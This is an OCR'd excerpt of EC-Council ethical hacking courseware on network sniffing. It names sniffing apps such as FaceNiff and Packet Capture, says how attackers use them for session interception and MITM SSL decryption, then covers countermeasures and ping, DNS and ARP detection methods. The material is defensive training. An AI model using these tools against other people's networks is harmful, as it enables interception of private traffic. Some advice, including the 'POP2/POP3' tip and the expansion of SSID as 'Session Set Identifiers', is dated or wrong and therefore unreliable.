


Figure 8.57: Screenshot of OmniPeek

Some examples of additional sniffing tools are listed below:

- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- SolarWinds Deep Packet Inspection and Analysis (*https://www.solarwinds.com*)
- Xplico (*https://www.xplico.org*)
- Colasoft Packet Builder (*https://www.colasoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Packet Sniffing Tools for Mobile Phones

- **Sniffer Wicap**

  Source: *https://play.google.com*

  This tool is a mobile network packet sniffer for ROOT ARM droids. It works on rooted Android mobile devices.

  Attackers can use this tool to capture packets for various types of connections, such as Wi-Fi, 3G, and LTE.

Figure 8.58: Screenshot of Sniffer Wicap

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that can sniff and intercept web session profiles over a Wi-Fi connection to a mobile. This app works on rooted Android devices. The Wi-Fi connection should be over open, WEP, WPA-PSK, or WPA2-PSK networks while sniffing the sessions.




Figure 8.59: Screenshot of FaceNiff

- **Packet Capture**

  Source: *https://play.google.com*

  Packet Capture is a network traffic sniffer app with SSL decryption. It is a powerful debugging tool, especially when developing an app.

  Attackers can use this tool to capture network packets and record them, perform SSL decryption using MITM techniques, and further show packets in either hex or text.





Figure 8.60: Screenshot of Packet Capture


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Countermeasures

The previous section describes how an attacker carries out sniffing with different techniques and tools. This section describes countermeasures and possible defensive techniques used to defend a target network against sniffing attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





How to Defend Against Sniffing


Listed below are some of the countermeasures to be followed to defend against sniffing:

- Restrict physical access to the network media to ensure that a packet sniffer cannot be installed
- Use end-to-end encryption to protect confidential information
- Permanently add the MAC address of the gateway to the ARP cache

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use static IP addresses and ARP tables to prevent attackers from adding the spoofed ARP entries for machines in the network
- Turn off network identification broadcasts and, if possible, restrict the network to authorized users to protect the network from being discovered with sniffing tools
- Use IPv6 instead of IPv4
- Use encrypted sessions such as SSH instead of telnet, Secure Copy (SCP) instead of FTP, and SSL for email connection to protect wireless network users against sniffing attacks
- Use HTTPS instead of HTTP to protect usernames and passwords
- Use a switch instead of the hub, as a switch delivers data only to the intended recipient
- Use Secure File Transfer Protocol (SFTP) instead of FTP for secure transfer of files
- Use PGP and S/MIME, VPN, IPSec, SSL/TLS, SSH, and one-time passwords (OTP)
- Use POP2 or POP3 instead of POP to download emails from email servers
- Use SNMPv3 instead of SNMPv1 and SNMPv2 to manage networked devices
- Always encrypt the wireless traffic with a strong encryption protocol such as WPA or WPA2
- Retrieve MAC addresses directly from NICs instead of the OS; this prevents MAC address spoofing
- Use tools to determine if any NICs are running in promiscuous mode
- Use the concept of Access Control List (ACL) to allow access only to a fixed range of trusted IP addresses in a network
- Change default passwords to complex passwords
- Avoid broadcasting SSIDs (Session Set Identifiers)
- Implement a MAC filtering mechanism on your router
- Implement network scanning and monitoring tools to detect malicious intrusions, rogue devices, and sniffers connected to the network


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Detection Techniques

It is very difficult to detect passive sniffers, especially when they are running on a shared Ethernet. This section discusses some sniffing detection techniques.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




How to Detect Sniffing

It is not easy to detect a sniffer on a network as it only captures data and runs in promiscuous mode. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace as it does not transmit data. To find sniffers, check for systems that are running in promiscuous mode, which is an NIC mode that allows all packets (traffic) to pass without validating their destination address. Standalone sniffers are difficult to detect because they do not transmit data traffic. The reverse DNS lookup method helps to detect non-standalone sniffers. There are many tools, such as Nmap, that are available to use for the detection of promiscuous mode. Run IDS and note whether the MAC addresses of certain machines have changed (for example, the router's MAC address). An IDS can detect sniffing activities on a network. It notifies or alerts the administrator when a suspicious activity, such as sniffing or MAC spoofing, occurs. Network tools such as Capsa Portable Network Analyzer monitor the network for strange packets such as those with spoofed addresses. This tool can collect, consolidate, centralize, and analyze traffic data across different network resources and technologies.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Sniffer Detection Techniques

- **Ping Method**

  To detect a sniffer on a network, identify the system on the network running in promiscuous mode. The ping method is useful in detecting a system that runs in promiscuous mode, which in turn helps to detect sniffers installed on the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Just send a ping request to the suspected machine with its IP address and incorrect MAC address. The Ethernet adapter will reject it because the MAC address does not match, whereas the suspect machine running the sniffer responds to it, as it does not reject packets with a different MAC address. Thus, this response will identify the sniffer in the network.




Figure 8.61: Promiscuous mode




Figure 8.62: Non-promiscuous mode

- **DNS Method**

  The reverse DNS lookup is the opposite of the DNS lookup method. Sniffers using reverse DNS lookup increase network traffic. This increase in network traffic can be an indication of the presence of a sniffer on the network. The computers on this network are in promiscuous mode.

  Users can perform a reverse DNS lookup remotely or locally. Monitor the organization's DNS server to identify incoming reverse DNS lookups. The method of sending ICMP requests to a non-existing IP address can also monitor reverse DNS lookups. The computer performing the reverse DNS lookup would respond to the ping, thus identifying it as hosting a sniffer.

  For local reverse DNS lookups, configure the detector in promiscuous mode. Send an ICMP request to a non-existing IP address and view the response. If the system receives a response, the user can identify the responding machine as performing reverse DNS lookups on the local machine. A machine generating reverse DNS lookup traffic will most likely be running a sniffer.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 8.63: Sniffing detection using the DNS method

- **ARP Method**

  This technique sends a non-broadcast ARP to all the nodes in the network. The node that runs in promiscuous mode on the network will cache the local ARP address. Then, it will broadcast a ping message on the network with the local IP address but a different MAC address. In this case, only the node that has the MAC address (cached earlier) will be able to respond to your broadcast ping request. A machine in promiscuous mode replies to the ping message, as it has the correct information about the host that is sending ping requests in its cache; the remaining machines will send an ARP probe to identify the source of the ping request. This will detect the node on which the sniffer is running.

